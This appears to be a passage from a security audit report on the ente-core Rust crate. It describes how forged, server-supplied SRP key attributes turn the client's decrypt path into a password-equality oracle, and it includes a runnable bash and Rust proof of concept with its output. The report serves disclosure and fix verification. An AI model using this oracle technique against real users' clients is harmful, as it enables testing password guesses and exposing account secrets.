Verification After Fix

Re-run the PoC and confirm that attacker-minted auth metadata for an arbitrary guess can no longer act as a yes/no test for the live password entry.

CVSS Vector Analysis

`CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:N/A:N` v3.1

AV Network	AC Low	PR High	UI Required
S Unchanged	C Low	I None	A None

Vulnerability Locations

SOURCE LOCATION

`src/auth/types.rs:118:SrpAttributes`

SINK LOCATION

`src/auth/api.rs:246:decrypt_secrets()`

Sink to Source Flow

1 src/auth/types.rs :118

```
pub struct SrpAttributes {
```

Server-supplied SRP bootstrap data controls salts and work factors used during login.

Source (User Input)

2 src/auth/api.rs :141

```
pub fn derive_srp_credentials(password: &str, srp_attrs: &SrpAttributes) -
> Result<SrpCredentials> {
```

The client derives password-bound local secrets directly from attacker-supplied metadata.

3 src/auth/srp.rs :98

```
pub fn compute_m1(&mut self, server_b: &[u8]) -> Result<Vec<u8>> {
```

Server-controlled SRP material influences whether the proof succeeds.

4 src/auth/key_gen.rs :48

```
let derived = match strength {
```

The crate also exposes the code needed to mint password-bound key material for any chosen guess.

5 src/auth/api.rs :246

```
let (master_key, secret_key) = decrypt_keys_only_secure(kek, key_attrs)?;
```

Success or failure of the decrypt path becomes an observable password-equality oracle for attacker-issued metadata.

Sink (Vulnerable Point)

Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites
- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-password-equality-oracle"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::{auth, crypto};

fn can_unlock(entered_password: &str, attrs: &auth::KeyAttributes, encrypt
ed_token: &str) -> Result<bool, Box<dyn std::error::Error>> {
    let kek = auth::derive_kek(
        entered_password,
        &attrs.kek_salt,
        attrs.mem_limit.unwrap(),
        attrs.ops_limit.unwrap(),
    )?;
    Ok(auth::decrypt_secrets(&kek, attrs, encrypted_token).is_ok())
}

fn main() -> Result<(), Box<dyn std::error::Error>> {
    crypto::init()?;

    let guessed_password = "correct horse battery staple";
    let forged = auth::generate_keys_with_strength(guessed_password, aut
h::KeyDerivationStrength::Interactive)?;
    let public_key = crypto::decode_b64(&forged.key_attributes.public_ke
y)?;
    let encrypted_token = crypto::encode_b64(&crypto::sealed::seal(b"proof
-token", &public_key)?);
```

```
    let match_success = can_unlock(guessed_password, &forged.key_attributes, &encrypted_token)?;
    let mismatch_success = can_unlock("wrong-password", &forged.key_attributes, &encrypted_token)?;

    println!("match_success={match_success}");
    println!("mismatch_success={mismatch_success}");
    Ok(())
}
RS

cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the script completes without manual edits and prints the verification markers shown below.

Verification

```
match_success=true
mismatch_success=false
```

Outcome

The PoC forges password-bound auth metadata for an attacker-chosen guess and shows that the client accepts it only when the user-entered password matches that guess.